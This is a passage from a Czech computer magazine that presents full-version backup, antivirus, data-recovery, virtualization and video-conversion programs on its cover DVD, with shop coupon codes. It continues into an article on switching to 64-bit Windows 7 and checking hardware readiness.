Když zálohu, tak pořádnou. K čemu vám budou zálohy několika dokumentů, když nebudete moci spustit systém? Paragon Backup and Recovery 10 umí všechno: zvládne zazálohovat soubory a dokumenty, ale také uloží obraz celé vaší partition. V případě poškození systému budete moci vzít celý uložený obraz systému a bleskově jej obnovit na svůj disk. A pokud se fyzicky disk pokazí, jednoduše koupíte nový a image rozbalíte na něj. Okamžitě tak budete mít přístupný svůj kompletní systém, včetně programů a dokumentů. Paragon má tyto funkce velmi dobře odladěné a myslí jak na komfortní používání, tak na bezpečnost. Když systém nenastartuje, má Paragon v záloze záchranné médium, ze kterého budete moci obnovit celou zálohu systému. Záchranné médium lze

vytvořit na CD nebo na flash disk, který je praktičtější zejména pro majitele netbooků.

Na Chip DVD najdete plnou verzi aplikace Paragon Backup and Recovery 10 SE, která je zcela shodná s verzí, jež se prodává za 700 Kč. Verze z Chip DVD nemá žádná funkční, časová ani jiná omezení.

Win 2k/XP/Vista/7 (32/64b)
On-line registrace


20% SLEVA

NA PARAGON B&R 10 SUITE

Backup & Recovery 10 Suite přináší nástroje na převod reálného disku do virtuálního obrazu a záchranný disk založený na WinPE. Při nákupu na www.sw.cz použijte kupon **Sw281pct**.




Přehled služeb a disků




Většina funkcí je dostupná na jedno kliknutí díky zkratkám v levém menu. Pravá horní část zobrazuje doplňkové informace a detaily. V pravé dolní části okna najdete mapu disků.

Kompletní záloha harddisku




Zálohujte celý fyzický disk, včetně MBR. Obnovíte pak vše najednou. Jedině tak budete mít jistotu, že je vaše záloha kompletní bez zbytečných kompromisů.

Nezbytná bezpečnostní kapsle




Velkou sílu dává Paragonu nástroj označený jak Backup Capsule. Jedná o skrytou speciální partition vytvořenou na pevném disku pro vaše zálohy.

Kontrola integrity dat



Zálohování se neobejde bez dokonalého ověření konzistence dat. U systémové partition běží kontrola před zavedením systému, u nesystémové přímo ve Windows.

Záchranné Paragon CD



CD je sice postavené na Linuxu, ale má vlastní grafické rozhraní, takže nástroj je pro zálohování dat, opravy nebo záchranné souborů jsou bezproblémově ovladatelné.



Bezpečnost nejen na cesty

Antivir **TrustPort USB** můžete nosit stále s sebou v kapse na zabezpečené USB klíčenke nebo na paměťové kartě. Obsahuje i skartovačku a šifrování obsahu.

Plná verze programu TrustPort USB Antivirus 2010 se nainstaluje přímo do počítače, jako to známe z běžných antivirů, ale na USB flash disky nebo paměťové karty (na externí USB harddisk to není povoleno). Na výskyt virů pak můžete kontrolovat jakýkoli počítač, aniž byste do něj cokoli instalovali. Nechybí přitom samozřejmě ani pravidelné aktualizace virové báze z internetu nebo heuristická analýza, která pomůže odhalit zatím neidentifikované typy virové nákazy. Na USB klíčenku nebo paměťovou kartě nezabere TrustPort ani 100 MB místa.

Šifrování a komprese

Bezpečnost svých dat přenášených na USB klíčenku nebo paměťové kartě můžete zvýšit pomocí šifrování. Pokud přenosnou paměť ztratíte, nálezce se nedostane k uloženým datům. Ve zjednodušeném rozhraní programu použijte volbu »CAR

Manager«. Otevře se nové okno, do jehož hlavní části přetáhněte myši soubory či složky určené k zašifrování. Hned po přetažení souborů se automaticky otevře okno s dalšími nastaveními. Vyberte si název a umístění archivu, heslo k otevření a šifrovací algoritmus. V nastavení funkce pro šifrování najdete i volbu úrovně komprese.

Na Chip DVD je připravena plná verze TrustPort USB Antivirus 2010, která svými funkcemi zcela odpovídá aktuálně nabízené komerční verzi programu. Po jednoduché registraci získáte licenční klíč pro neomezenou funkčnost programu po následujících 12 měsících od registrace. Za roční licenci programu se stejnými funkcemi byste zaplatili 239 Kč. Verze pro Chip neobsahuje technickou podporu a je určena pro nekomerční počítače.

Win 2k/XP/Vista/7 (32/64b)
On-line registrace

Záchranář ztracených dat

Soubory jsou pryč? Možná jsou smazány jen zdánlivě. Pomocí **Data Recovery Wizard** obnovíte smazané soubory, obsah vysypaného koše i naformátované diskové oddíly nebo paměťové karty.

Data Recovery Wizard 4.3 je nástroj, který vám pomůže obnovit smazané soubory. Pokud je hodíte do koše, obnovíte je snadno i bez speciálních nástrojů. Co když ale koš vysypete nebo zformátujete špatný disk a na něm uložené soubory potřebujete nutně získat zpět? Nebo vám dokonce zmizí celá partition v systému? Pak je třeba sáhnout po specializovaném nástroji, který dokáže obnovit i data, která jsou již pro systém neviditelná, a zdánlivě jsou tedy pryč. Pokud jsou ale na disku soubory ještě uloženy a nebyly přepsané, dokáže je tento nástroj

získat zpět. Data Recovery Wizard si poradí i s obnovou dat na USB discích, paměťových kartách, disketách i jiných typech úložných zařízení.

Ztracená partition

Fyzický pevný disk můžete mít rozdělený na několik partition – logických disků. Při havárii nebo neopatrné manipulaci se správou pevných disků ve Windows se může stát, že se jedna partition nepřipojí do systému a ztratíte přístup k datům, která byla na disku uložena. Stačí kliknout na ikonu »Partition Recovery«. Spustí se průvodce, pomocí kterého budete prohledávat celý fyzický



disk. Po vyhledání už jen stačí vybrat ztracenou partition.

Na Chip DVD najdete plnou verzi aplikace Data Recovery Wizard bez funkčních nebo časových omezení. Oproti standardně prodávané verzi, která stojí 70 USD, se liší zejména absencí záchranného bootovacího média, které je postaveno na WinPE. Při instalaci vás program upozorní, abyste aplikaci nainstalovali na disk, ze které-

ho chcete v tento okamžik obnovovat ztracené soubory. Tím byste si je nejspíše nenávratně přepsali. Program instalujte preventivně včas a na jiný disk (možné i na připojený USB flash disk), nebo ideálně na zcela jiný počítač, ke kterému disk se ztracenými soubory dočasně připojíte.

Win 2k/XP/Vista/7 (32/64b)
On-line registrace



Výkonný počítač pro experimenty

Udělejte z počítače geniální stroj pro experimenty. S Returnil Virtual Systemem nehrozí žádné nebezpečí a můžete pracovat s plným výkonem fyzického stroje!

Virtuální počítač je praktický na různé pokusy: veškeré provedené změny se do fyzického počítače nijak nepřenášou. Jenže u virtuálních strojů máte většinou značná omezení – omezený výkon systému a grafické karty, problémy s USB a externím hardwarem, zmenšenou paměť RAM sdílením, omezený přístup na hardware hostitelského stroje apod. Returnil Virtual System 2010 Home Lux tyto problémy nemá, protože přinese výhody virtuálních strojů na skutečný počítač. Při experimentech s Returnilem zabezpečíte fyzický počítač. Jednoduše stisknete tlačítko a od toho okamžiku budou veškeré prováděné změny platné jen do příštího restartu počítače. Můžete jej zavirovat, poškodit systém, experimentovat, co hrdlo ráčí, a jeden následný restart stačí

k tomu, abyste se bezpečně vrátili do původního stavu.

Na Chip DVD najdete plnou verzi aplikace Returnil Virtual System 2010 Home Lux, která bude po jednoduché registraci fungovat půl roku. Po dokončení instalace můžete měsíc pokračovat v trial modu, abyste si platnost licence prodloužili až na sedm měsíců, nebo hned můžete zadat šestiměsíční licenční kód. Program si licenci ověřuje po internetu, v tomto okamžiku proto musíte být on-line. Přepnutí programu do plné verze proběhne až po ověření domácím serverem výrobce, což může trvat i několik hodin.

Licence Returnil Virtual System Home Lux se standardně prodává za 4,95 USD na měsíc.

**Win 2k/XP/Vista/7 (32/64b)
On-line registrace**

Přehledné ovládání v češtině




Program je v češtině, nezahltí vás zbytečně mnoha ikonami. Virus Guard informuje o antivirové ochraně, Systém Safe oznamuje, kdy je aktivní virtualizace systému.

Kouzelné tlačítko




Nejdůležitější tlačítko programu pro zapnutí chráněného režimu počítače. Pokud aktivujete volbu při spuštění počítače, bude systém po každém startu jako po instalaci.

Virtuální harddisk




Virtuální disk se objeví v počítači jako běžný pevný disk. Nevztahují se na něj však změny mezi oběma režimy. Na virtuální disk si ukládejte soubory, o které nechcete přijít.

Výjimka pro soubory




Returnil dokáže pro určené adresáře vytvořit výjimky, které nebudou zahrnuty do změn mezi oběma režimy virtualizace. Přidejte vlastní složky, kterých se navrát nedotkne.

Antivirová ochrana



Returnil obsahuje antivirový modul Virus Guard, který počítač ochrání v reálném čase před viry a malwarem. Jeho funkce jsou určeny jak pro fyzický, tak i pro virtuální stroj.



Zálohovač důležitých dat

Nástroj **Backup4all** pomůže s automatickou zálohou souborů i parametrů programů. Stačí jednou nastavit typy zálohovaných dat, a o zbytek se nemusíte starat.

Zálohování nemusí být vůbec složité: stačí jednou nastavit, co chcete zálohovat, kam a jak často, a o zbytek se nemusíte starat. A když přijdete o svá data, stačí jedno kliknutí a záloha bude obnovena. Přesně to umí nástroj Backup4all Lite 4.3. Za pomoci českých průvodců nastavíte pravidla a jste za pět minut hotovi. V zadaných časech bude aplikace tiše na pozadí systému zálohovat. A je jedno, jestli budete zálohy ukládat na externí disk, nebo do složky v síti – aplikace si poradí se vším.

Obnova zálohy

K čemu by byly všechny zálohy, kdyby jejich obnovení bylo komplikované? V tomto případě je naštěstí obnova velmi jednoduchá. Stačí si vybrat, kterou zálohu chcete obnovit. Poté kliknete na tlačítko »Obnovit«. Spustí se průvodce, který vám s obnovou pomůže. Pokud průvodce dokončíte beze změn,

obnoví všechna uložená data na místo, odkud je vzal. Samozřejmě můžete ale parametry obnovy upravit – vybrat lze jiné místo pro uložení a také nemusíte obnovovat vše, ale můžete si vybrat jen část souborů.

Backup4all Lite je komerční aplikace prodáváná za 350 Kč. Verze na Chip DVD je s touto verzí zcela shodná, nemá žádná funkční ani časová omezení.

Win 2k/XP/Vista/7 (32b)
On-line registrace



10% SLEVA

NA BACKUP4ALL PROFESSIONAL

Profesionální verze přináší zálohování na Blu-ray nebo na FTP server, pokročilé šifrování, typy záloh a obnovu vybraných položek. Při nákupu na www.sw.cz použijte kupon **bck88px**.



SW.CZ
SPECIALISTA NA SOFTWARE



Skvělé fotografie ve Windows 7

Hned tři plné verze produktů Ashampoo pro práci s obrázky prošly modernizací pro Windows 7 a jsou připraveny na Chip DVD. Je to komplexní **Photo Commander 6.60** pro prohlížení, správu, třídění, úpravy i prezentaci fotografií s podporou několika desítek různých typů multimediálních souborů. Photo Optimizer 2.02 pomůže s automatickým vylepšením obrázků a Magic Snap 2.50 s vyspělým snímáním pracovní plochy Windows.



Havárie MiG 29

ZACHRÁNÍ letecké kreslo ruského pilota při pádu letadla MiG 29 na letecké přehlídce v Paříži? Tento Chip DVD přináší dokumenty ze tří katastrof. První je z letecké přehlídky, kde se zřítil proudový bitevník v těsné blízkosti diváků. I přes minimální výšku se díky skvělé technice podařilo pilotovi vyvážnout jen s malými oděrkami. Při druhém neštěstí se desetitisíce tun ropy vylyly do Severního moře. Co se vlastně stalo na palubě tankeru, který několik dní bojoval o záchranu s rozběsněným mořem? Poslední tragédie se stala v továrně v Thajsku, kde se vyrábějí panenky pro děti z celého světa. Kdo podcenil požární předpisy?



Zvolte profesionální videopřevodník

Konverzi filmů s aplikací Video Converter Pro zvládne každý díky přednastaveným profilům nejrozličnějších přehrávačů.

Plná verze programu Plato Video Converter Pro, připravená na Chip DVD, nabízí převod desítek různých typů videa do formátů používaných mobilními telefony a různými přenosnými přehrávači. V nabídce programu jsou připraveny profily nastavení pro iPod, iPhone, Playstation Portable, BlackBerry, Zune i telefony s operačním systémem Windows Mobile. Mimo to můžete jako výstup zvolit také běžné formáty MPEG, AVI či WMV nebo převést video do formátu Flash (FLV), který se používá na YouTube a dalších videoseverech. Každý profil obsahuje i další předvolby pro výběr rozlišení a kvality obrazu i zvuku.

Detailní nastavení

Všechny parametry konverze můžete nastavit také ručně, podle vlastních preferencí. V samostatném okně nastavení konverze videa a zvuku máte na výběr použitý kodek, rozlišení (velikost okna videa), snímkovou frekvenci, datový tok videa a poměr stran. Nastavení zvuku dává na výběr použitý kodek, datový tok, stereo nebo mono, vzorkovací

frekvenci a hlasitost. Individuální nastavení lze použít u všech typů výstupu. Převádět lze v dávkě více souborů najednou s individuálními nastaveními a určit akci, kterou má program vykonat po ukončení posledního převodu. Součástí instalace je i multimediální přehrávač Plato Media Player. Jedná se o jednoduchý přehrávač filmů a hudby v běžných formátech, včetně filmových DVD.


Na Chip DVD najdete plnou verzi programu Plato Video Converter Pro v ceně cca 700 Kč, použitelnou bez funkčních a časových omezení.

Win 2k/XP/Vista (32b)
On-line registrace

20% SLEVA

NA BLU-RAY DVD RIPPER


Plato Blu-ray DVD Ripper je ideální pomocník pro milovníky Blu-Ray filmů a jejich ripování do počítače do mnoha druhů videoformátů. Při nákupu na www.sw.cz použijte kupon **plt08sw**.



7-PDF Maker

Nástroj se snadným ovládáním pro převody takřka všech grafických a textových formátů do PDF. Použijte druhé tlačítko myši a máte obratem hotové PDF.

Win XP/Vista/7 (32/64b)
Bez registrace



Diskryptor Personal

Bezpečnostní nástroj pro ochranu dat a citlivých informací. Obsahuje i generátor hesel a skartovačku dat. Už se nemusíte obávat neautorizovaného přístupu.

Win XP/Vista/7 (32/64b)
Bez registrace



Sudden Strike II

Realtime strategie z druhé světové války, ve které budete moci prokázat své strategické schopnosti. V této bojové hře totiž nevyhrává silnější, ale chytřejší!

Win XP/Vista/7 (32b)
Bez registrace

PLACENÁ INZERCE



**32bitová architektura
brzdí výkon moderních
počítačů. S příchodem
Windows 7 přišel čas na
změnu.**

MANUEL SCHREIBER

64 bitů: Přestupte a šlápněte na plyn

Využíváte svůj hardware naplno? Používáte-li moderní hardware, ale přitom máte 32bitový operační systém, odpověď na předchozí otázku je jednoznačná: Ne! Váš počítač může běžet zřetelně rychleji, pokud jej nezbrzdí software. Je to stejné, jako byste si koupili sportovní výkonný automobil a jezdili se zataženou ruční brzdou. Kdo uvažuje o přechodu na Windows 7, měl by si také rozmyslet, zda by neměl přejít na 64bitovou verzi systému. 64bitový operační systém běží rychleji a dokáže využít více operační paměti. Nákup 4GB RAM bude mít tedy konečně smysl. Ještě než však na moderní systém přestoupíte, ujasněte si některé body.

Chip vám ukáže, jak zkontrolovat, zda je hardware připraven na přechod na 64 bitů, a jak přenést staré aplikace, aby fungova-

ly i v novém systému. Kromě toho najdete na Chip DVD výbavu pro zazálohování starého systému, nástroje na analýzu a základní softwarovou výzbroj – samozřejmě určenou pro 64bitové systémy. Právě tyto aplikace totiž nabídnou nejlepší výkon.

Co to vlastně je 64bitový operační systém? Takový systém především využívá možnosti 64bitových procesorů. A to je dosti významná změna. Všechny předchozí systémy vycházely z architektury x86. Teprve až 64bitový systém dokáže naplno využít možnosti nejno-

vějších procesorů a jejich pokročilých instrukcí. Pokud je pak dokáže použít i aplikace, dojde k několikanásobnému zrychlení zpracovávaných operací. Další velkou výhodou je v praxi neomezená velikost operační paměti. Současné, 32bitové systémy narazí na problémy velmi brzy – při kombinaci výkonné grafické karty dokáže systém využít třeba jen 2 GB operační paměti. Takové množství mají v současné době ty nejlevnější počítače. Jestliže vám dnes 2 GB operační paměti stačí, za půl roku tomu bude zcela jinak. U 32bitových systémů jsou navíc limitovány i procesy – ty také mají limit pro přístup do operační paměti. Přitom třeba velmi náročné stříhové a grafické programy by potřebovaly operační paměť o velikosti několika gigabajtů.

Na 64bitový operační systém bylo možné přestoupit již za časů XP. K dispozici byla Windows XP Professional




🎯 VÝBĚR PROGRAMŮ

64bitové aplikace

Pomocí nástrojů z Chip DVD otestujete, zda je váš počítač na 64bitový systém připraven. Najdete zde také sbírku 64bitových aplikací.

VÍCE OPERAČNÍ PAMĚTI DÍKY 64 BITŮM

32bitové systémy narazily na své hranice. Výkon současného hardwaru lze plně využít až s 64bitovým systémem. Ten používá jinou architekturu.



32 BITŮ

Kolik operační paměti je možné adresovat, to určuje sběrnice procesoru. Pomocí 32 bitů je možné adresovat nejvýše 4 GB RAM. U serverů je možné toto fyzické omezení různými triky obejít, u osobních počítačů se však takové triky nepoužívají. Navíc z dostupných 4 GB toho uživate-li příliš mnoho nezůstane. Pokud máte výkonnou grafickou kartu s 1 GB paměti, i tu je třeba adresovat. Rázem tedy zůstávají 3 GB. Operační systém také není žádný drobek. U déle provozovaného systému, který má značné množství knihoven, fontů a ovladačů, to může být i 1,5 GB. Na aplikace tak zůstává jen

64 BITŮ

1,5 GB paměti, kterou je možné vůbec adresovat, a to je dnes málo. S 64bitovou adresací je teoreticky možné adresovat 16 EB (exabajt, miliarda gigabajtů). Aplikace tak mohou mít prakticky neomezený prostor. To ale platí jen pro 64bitové aplikace. 32bitové nástroje, i když běží v 64bitovém systému, jsou také limitovány 4 GB, které mohou využít pro svůj proces. Teoretické možnosti adresace ustíhává Microsoft: Windows 7 Home Premium dokáže využít „jen“ 16 GB RAM, verze Professional a Ultimate 192 GB. Běžné základní desky však takovými paměťmi stejně neosadí.

x64 Edition. Jednalo se o operační systém určený pro běžné koncové uživatele, jenže vizionářská myšlenka byla katastrofou. Chyběly nejen 64bitové aplikace, ale bohužel také 64bitové ovladače, což byl kámen úrazu. 64bitová XP tak zůstala nainstalovaná jen na počítačích nadšenců. Tento systém však měl historicky svůj význam: výrobci softwaru začali vyvíjet 64bitové aplikace, které byly potřeba. Příchod 64bitové Visty byl více očekáván a jak programátoři, tak výrobci hardwaru se na 64bitovou Vistu poměrně dobře připravili. 64bitová Vista fungovala až překvapivě dobře, nicméně se s ní táhlo pošramocené jméno nejproblémovějšího operačního systému. Windows 7 by tedy měla být tím správným systémem, u kterého byste se měli zbavit neduhů 32bitových systémů.

Hardware je na 64bitové systémy připraven již dlouhou dobu. První 64bitové

procesory pro domácí uživatele představila společnost AMD již v roce 2003. Jednalo se o procesory Athlon-64 a Opteron. Krátce nato přišel s 64bitovými procesory také Intel. Současné procesory, jako je Athlon 64, Athlon X2, Phenom, Sempron 64, Turion, všechny modely Intel Core 2, Core i a řada Celeronů a Pentii, jsou také 64bitové. Pokud se nyní rozhodujete o nákupu Windows 7, měli byste o 64bitovém systému vážně uvažovat.

Hardware: Neomezená operační paměť

Ještě před instalací Windows 7 v 64bitové edici byste se měli ujistit, zda je váš hardware skutečně „64b ready“. Jednoduché pravidlo: Pokud váš počítač není starší než tři roky, neměli byste mít problémy. Výjimku tvoří netbooky s procesory Atom. Ten má sice dostatečný výkon pro současná Windows, podporuje

SROVNÁNÍ RYCHLOSTÍ: 32 BITŮ VERSUS 64 BITŮ

KONVERZE VIDEO – GB/MINUTU



Zpracování multimédií je v 64bitovém systému rychlejší.

KOMPRESÍ DAT – GB/MINUTU



7-ZIP: 3 GB souborů jsou díky obrovské operační paměti zkomprimovány do 2 minut.

BENCHMARK CPU – POČET BODŮ



I procesor je rychlejší více než o 10 %.

TESTOVACÍ POČÍTAČ

Operační systém: Windows 7
CPU: Intel Core 2 Quad Q9450
Grafická karta: nVidia GeForce 8800 GT
Operační paměť: 8 GB DDR2
Základní deska: Asus P5K

však jen 32bitové systémy. I u notebooků dobře zvažte přechod. Hardware notebooků bývá často hodně specifický a ovladače mohou být dostupné jen pro operační systém, se kterým jste notebook koupili.

Pokud si nejste jisti, zda je váš počítač vhodný pro přestup, vyzkoušejte aplikaci „Poradce pro upgrade na systém Windows 7“ z Chip DVD. Jedním kliknutím zjistíte, zda je váš počítač vhodný pro nový systém. Během několika málo minut nástroj otestuje vaše hardwarové a softwarové vybavení a připraví report o upgradu na nový systém. Dozvíte se, které aplikace poběží bez problémů nebo kolik budete potřebovat operační paměti. Průvodce vás upozorní na možné problémy a najde úzká místa vašeho počítače. Nástroj sice automaticky nerozpozná všechny možné problémy, upozorní ale na ty, které můžete odstranit již dopředu.


Nástroj bohužel neprozradí, zda je váš počítač vhodný pro 64bitový systém. To můžete zjistit pomocí nástroje CPU-Z z Chip DVD. Přepněte do záložky »CPU« a hledejte položku »Instruction«. Pokud zde najdete »EM64T« nebo »AMD64«, máte procesor, na kterém může běžet 64bitový systém. Avšak ani v případě, že zde tyto instrukce nenajdete, není nic ztraceno. Na stránkách výrobce si vyhledejte svůj typ procesoru a podívejte se, jestli podporuje 64 bitů.

I možnosti základní desky je třeba zkontrolovat. Některé základní desky si totiž poradí jen se 2–4 GB operační paměti. Pokud by základní deska „neuměla“ více než 2 GB RAM, přestup na 64bitový systém by prakticky neměl smysl. Na Chip DVD 2/10 najdete nástroj SiSoft Sandra Lite, který vám ukáže, kolik operační paměti vaše deska zvládne. Za minimální základ považujte 4 GB, pokud by to bylo méně, přechod nedoporučujeme.

Jak v aplikaci Sandra zjistíte, kolik paměti základní deska potřebuje? Zvolte záložku »Hardware« a dvojité klikněte na »Mainboard«. Sjedzte dolů a podívejte se do řádku »Maximum Installable Memory«. Zde uvidíte, kolik paměti vaše základní deska může mít. Pokud základní deska ukazuje jen 2 GB, a vy byste přesto chtěli mít 64bitový systém, můžete se podívat na stránku výrobce, jestli není k dispozici nový BIOS, který by nabídl instalaci více RAM. U novějších základních desek je možné provést aktualizaci pohodlně z Windows pomocí aplikace pro obsluhu základní desky.

Pokud vaše základní deska zvládne více paměti, než kolik máte, a vy ji budete chtít rozšířit, je důležité, abyste vybrali správný typ. V Sandře opět pod ikonou »Mainboard« najdete položku »Logical/Chipset Memory Banks« a podívejte se, zda máte paměti typu DDR2, nebo DDR3 – abyste nekoupili špatně.

U ostatního hardwaru platí prakticky to samé co u základních desek a procesorů. Nový a moderní hardware nebude mít s 64bitovým systémem žádný problém. Kompatibilita hardwaru s Windows 7 je na špičkové úrovni a 64bitová verze není výjimkou. Ani tiskárny nebudou činit potíže, ovšem jen ty základní – u multifunkčních bude třeba sáhnout po ovladačích od výrobce. Na problémy narazíte také u skenerů a některých Wi-Fi karet. Skener bude nejjednodušší provozovat ve virtuálním počítači, za pomoci XP modu, jak je popsáno v rámečku, u Wi-Fi karet se vyplatí hledat ovladač podle použitého čipsetu. Pokud však třeba skener používáte denně a ten



Starý software: Pokud vám aplikace neběží ve Windows 7, můžete vyzkoušet režim kompatibility a nasimulovat starší systém.


Současné počítače běží lépe v 64bitovém systému.

Používání starého softwaru a hardwaru

Některé programy a hardwarové příslušenství vám ve Windows 7 nebudou fungovat. Jsou dva způsoby, jak i staré vybavení používat.

VIRTUALIZACE A DUAL-BOOT

Staré programy můžete provozovat ve virtuálním počítači, na kterém běží XP. Jednodušší je použít XP mod, který obsahuje Windows 7 Professional a lepší, případně sáhnout po produktu třetí strany, jako například VirtualBox. Druhou možností je ponechat si XP nainstalovanou na druhé partition.



XP mod: Stará XP si poradí i s USB skenerem, který nebylo možné ve Win 7 zprovoznit.

Název procesu	Uživat...	P...	Paměť (s...	Po
csrss.exe		00	9 540 kB	
DeviceDisplayObje...	vratislav	00	4 776 kB	De
dllhost.exe	vratislav	00	40 148 kB	CC
dwm.exe	vratislav	01	17 380 kB	Sp
explorer.exe	vratislav	00	68 656 kB	Pr
firefox.exe *32	vratislav	00	194 968 kB	Fir
FSM32.EXE *32	vratislav	00	2 772 kB	F-
fsscoep_l_x64.exe	vratislav	00	324 kB	F-
infum.exe *32	vratislav	00	4 664 kB	QI
jusched.exe	vratislav	00	2 896 kB	Ja
jusched.exe *32	vratislav	00	2 096 kB	Ja
nvsvs.exe		00	2 388 kB	
OUTLOOK.EXE *32	vratislav	00	82 048 kB	Mik
PDFXCview.exe	vratislav	00	91 936 kB	PD
Revo51task.exe *32	vratislav	00	1 148 kB	Re
splwow64.exe	vratislav	00	2 436 kB	Pri
taskhost.exe	vratislav	00	3 056 kB	Ho
taskmgr.exe	vratislav	01	2 508 kB	Sp
winlogon.exe		00	2 324 kB	
WINWORD.EXE *32	vratislav	00	29 844 kB	Mik
wuauclt.exe	vratislav	00	1 804 kB	Wi

Kontrola aplikací: Pokud je ve Správci úloh u názvu procesu »*32«, znamená to, že aplikace běží v 32bitovém režimu.

by ve Windows 7 nefungoval, přestup vám raději nedoporučujeme. Řešení přes virtuální počítač je spíše provizorní.

Software: Většina aplikací běží

